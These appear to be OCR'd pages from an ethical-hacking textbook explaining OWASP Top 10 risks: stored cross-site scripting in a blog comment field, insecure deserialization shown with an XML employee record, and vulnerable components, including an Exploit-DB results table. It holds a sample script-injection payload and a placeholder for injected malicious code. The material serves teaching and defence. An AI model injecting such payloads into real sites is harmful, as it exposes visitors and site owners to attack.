

Attacker
http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options................
Leave your comment
Jason, I love your blog post! <script>alert("Hello World")</script>
Attacker adds a malicious script in the comment field of blog post
Comment with malicious link is stored on the server
Database Server
Web Application
User
User visits the TechPost website
http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options................
Comment
Jason, I love your blog post!
- Mark (mark@miccasoft.com)
Leave your comment
Injects malicious code <script>alert("Hello World")</script> in the blog post
The alert pops up as soon as the web page is loaded
Hello World
OK
Malicious Website

Figure 14.22: XSS Attack in the comment field



A8 - Insecure Deserialization

- Data serialization and deserialization is an effective process of linearizing and de-linearizing data objects for transmission to other networks or systems
- Attackers inject malicious code into serialized data and forward the malicious serialized data to the victim
- Insecure deserialization deserializes the malicious serialized content along with the injected malicious code, compromising the system or network

Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Serialization
Deserialization
Attacker
Injects malicious code in serialized data
Insecure Deserialization
Malicious Procedure
Hack

```
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
```

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```


A8 - Insecure Deserialization

As data in the computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

- **Serialization**

  Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

  `<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201 </EmpID></Employee>`




Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Serialization

```
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
```

Figure 14.23: Serialization process

- **Deserialization**

  Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:



```
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
```


Figure 14.24: Deserialization process

- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

  Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:


Attacker
Injects malicious code in serialized data
Insecure Deserialization
Employee
Malicious Procedure
Hack
Name
Age
City
EmpID
Rinni
26
Nevada
2201


```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

Figure 14.25: Insecure Deserialization attack

This could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attacks could be adversely affected.

A9 - Using Components with Known Vulnerabilities

- Most web applications that use components such as **libraries** and **frameworks** always **execute them with full privileges**, and flaws in any component can result in serious impact
- Attackers can **identify weak components** or dependencies **by scanning** or by performing manual analysis
- Attackers search for any vulnerabilities on exploit sites such as **Exploit Database (*https://www.exploit-db.com*)**, and **SecurityFocus (*https://www.securityfocus.com*)**
- If a vulnerable component is identified, the attacker customizes the exploit as required and execute the attack
- Successful exploitation allows the attacker to **cause serious data loss** or **take full control of the servers**



Date	D	A	V	Title	Type	Platform	Author
2019-12-09	⬇		✗	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		✗	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		✗	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	⬇		✓	Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	⬇		✓	IBM Websphere Application Server 6.1/7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	⬇		✓	SAP Web Application Server 7.0 - '/sap/bc/gui/sap/its/webgui/' Cross-Site Scripting	WebApps	Java	DSecRG

https://www.exploit-db.com

A9 - Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have severe consequences. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), Security Focus (*https://www.securityfocus.com*), and Zero Day Initiative (*https://www.zerodayinitiative.com*). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows the attacker to cause serious data loss or take over control of the servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.


